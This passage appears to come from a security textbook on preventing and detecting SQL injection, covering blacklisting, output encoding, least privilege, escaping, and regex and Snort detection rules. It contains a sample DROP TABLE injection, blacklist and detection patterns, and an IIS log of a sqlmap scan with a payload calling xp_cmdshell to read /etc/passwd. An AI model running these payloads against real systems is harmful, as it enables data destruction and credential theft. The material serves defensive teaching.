  Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

  This validation is commonly implemented using regular expressions containing a list of characters or strings that need to be prohibited. For example, characters used for blacklist validation include “`` `|%|--|;|/\*|\\\*|_|\[|@|xp_ ``”.

  In general, blacklisting is not performed in isolation; it is performed along with whitelisting. The best method for preventing SQL injection attacks is using blacklisting along with the output encoding technique so that the input can be encoded and checked before passing it to the database.

- **Output Encoding**

  Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database. In some cases, where dynamic SQL is used, whitelist validation alone does not work. For example, when checking the name validation field, O’Henry is a valid name, but whitelisting disallows it due to the special character “ ’ ” and this can create problems when the SQL query is generated dynamically as shown below:

```
String myQuery = “INSERT INTO UserDetails VALUES (‘“ + first_name +
”‘,‘“ + last_name + ”’);”
```

  In the above scenario, an attacker can inject malicious input into the first_name field as shown below:

```
’,’’); DROP TABLE UserDetails--
```

  The resultant query that is executed is as follows:

```
INSERT INTO UserDetails VALUES (’’,’’); DROP TABLE UserDetails--
’,’’);
```

In MySQL Server, a single quote (‘) is used to end the string; hence, encoding the single quote is mandatory when it is included in dynamic SQL statements. This can also be done in two ways; the single quote can be replaced with two single quotes or a backslash followed with a single quote. These two methods treat the single quote as part of the string literal, preventing any SQL injection attempts.

For example, we can use the following output encoding in Java:

```
myQuery = myQuery.replace("’", "\’");
```

A major drawback of output encoding is that the input needs to be encoded every time before it is supplied to the database query; otherwise, the application may fall victim to SQL injection attacks.

- **Enforcing Least Privileges**

  Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

  For example, when only read access is needed for the application, only the read access privileges should be granted. Minimum privileges should be assigned to the operating system where the DBMS runs, and it should never run the DBMS as root. Thus, by minimizing the access rights, one can reduce the possibility of unauthorized access and defend against SQL injection attacks and other attacks as well.

- **LIKE Clauses**

  While using a LIKE clause, wildcard characters such as `_`, `%`, and `[` should be escaped. For that purpose, use the `Replace()` method and insert these wildcards between square brackets, which can protect the code from SQL injection.

  The following code demonstrates an example:

  ```
  s = s.Replace("[", "[[]");
  s = s.Replace("%", "[%]");
  s = s.Replace("_", "[_]");
  ```


- **Wrapping Parameters with QUOTENAME()and REPLACE()**

  Check whether the variables used in Dynamic Transact-SQL are being properly managed. The data received from the parameters used in the stored procedure or the data received from the existing tables should be wrapped using `QUOTENAME()` and `REPLACE()`.

  - If the string has ≤ 128 characters, use `QUOTENAME(@variable, '''')`.
  - If the string has > 128 characters, use `REPLACE(@variable,'''', '''''')`.

For example, the following lines of code use this method:

```
-- Before:
SET @temp = N'SELECT * FROM employees WHERE emp_lname ='''
 + @emp_lname + N'''';
-- After:
SET @temp = N'SELECT * FROM employees WHERE emp_lname = '''
 + REPLACE(@emp_lname,'''','''''') + N'''';
```



Detecting SQL Injection Attacks

- The regular expression mentioned below checks for attacks that may contain **SQL specific meta-characters**, such as the single-quote (') or the double-dash (--) with any text inside and their hex equivalents
- Regex for detection of SQL meta-characters as follows:
  - **Regular expression for detection of SQL meta-characters**
    `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`
  - **Modified Regular expression for detection of SQL meta-characters**
    `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`
  - **Regular expression for typical SQL injection attack**
    `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - **Regular expression for detecting SQL injection with the UNION keyword**
    `/((\%27)|(\'))union/ix`
  - **Regular expression for detecting SQL injection attacks on a MS SQL Server**
    `/exec(\s|\+)+(s|x)p\w+/ix`

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character
\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Detecting SQL Injection Attacks

Security professionals must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. For this purpose, they must use regular expressions to detect the SQL injection meta-characters such as single-quote (‘) and double-dash (--). The regular expressions for detecting SQL injection-specific characters and their meanings are listed below:

Characters	Explanation
\’	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character

\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Table 15.5: Regular Expressions for Detecting SQL Injection

Security professionals can use regex search to detect SQL meta-characters.

- **Regular expression for detection of SQL meta-characters**

  `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`

  Security professionals must check for regular expressions, such as the single-quote **(')** character, in web requests or its equivalent hex value to detect SQL injection attacks. They must look for the double-dash **(--)** character, as it is not an HTML character and the web request does not perform any encoding for it. Some SQL servers need to detect the hash **(#)** character and its equivalent hex.

  Security professionals must look for these regular expressions in logs of the security control devices such as WAF and IDS. The following text is a log derived from an IDS solution using the log analysis tool Snort.

  ```
  alert tip $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
  Injection – Paranoid"; flow:to_server, established;
  uricontent:‟.pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix”;
  classtype:Web-application-attack;
  sid:9099; rev:5;)
  ```

  The analysis of the detected log is as follows:

  The “alert” attribute indicates that the log is an alert generated when the IDS solution detects the attack signature in an HTTP request. The “tcp” stands for use of the TCP protocol, while “$EXTERNAL_NET” indicates the external network's IP address and “any” is for any source port. The operator '->' allows for segregation of the destination from the source. “$HTTP_SERVERS” is a variable attribute that indicates the number of web servers an organization contains, and “$HTTP_PORTS” represents the common ports used for HTTP traffic, such as 80 and 8080. Further, ‘msg:’ denotes message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that an alert is raised on only established TCP connections and Perl script-based URI content (applications), respectively.

- **Modified regular expression for detection of SQL meta-characters**

  `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`

  Security professionals must use above regular expression to check the '=' sign from the user request or its hex value (%3D). The expression '[^\n] * ' indicates that it can have some non-newline characters. After that, it checks for single-quote ('), double-dash (--), and semi-colon `(;)`.

- **Regular expression for typical SQL injection attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```

  Security professionals must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value is detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word “or” (“or”, “Or”, “oR”, or “OR”) and its respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance their attacks and carry out further exploitation. Security professionals must use the following expression for detecting SQL queries that contain UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This checks for the single quote (') or its equivalent hex value, and then for the union keyword in the HTTP requests. Security professionals must develop similar expressions for keywords insert, update, select, delete, and drop to detect SQL injection attempts.


- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, if the attacker finds that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, he/she can use even the most complex queries containing stored procedures (sp) and extended procedures (xp).

  He/she will try to use extended procedures such as 'xp_cmdshel,' 'xp_regread,' and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Security professionals must use the above expression to check the “exec” keyword, white spaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, and finally, an alphanumeric or underscore character.


File Edit View Selection Find Packages Help
SQL.log
Find
Find All
Replace
Replace All
SQL.log 12653:1
CRLF UTF-8 Plain Text 0 files

```
#Software: Microsoft Internet Information Services 7.5
#Version: 1.0
#Date: 2018-10-11 09:30:54
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status
time-taken
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 281
2018-10-11 11:09:05 172.19.19.11 POST /
LMCM%3D6468%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20inf
ormation_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 80 -
172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 200 0 0 31
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 200 0 0 187
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
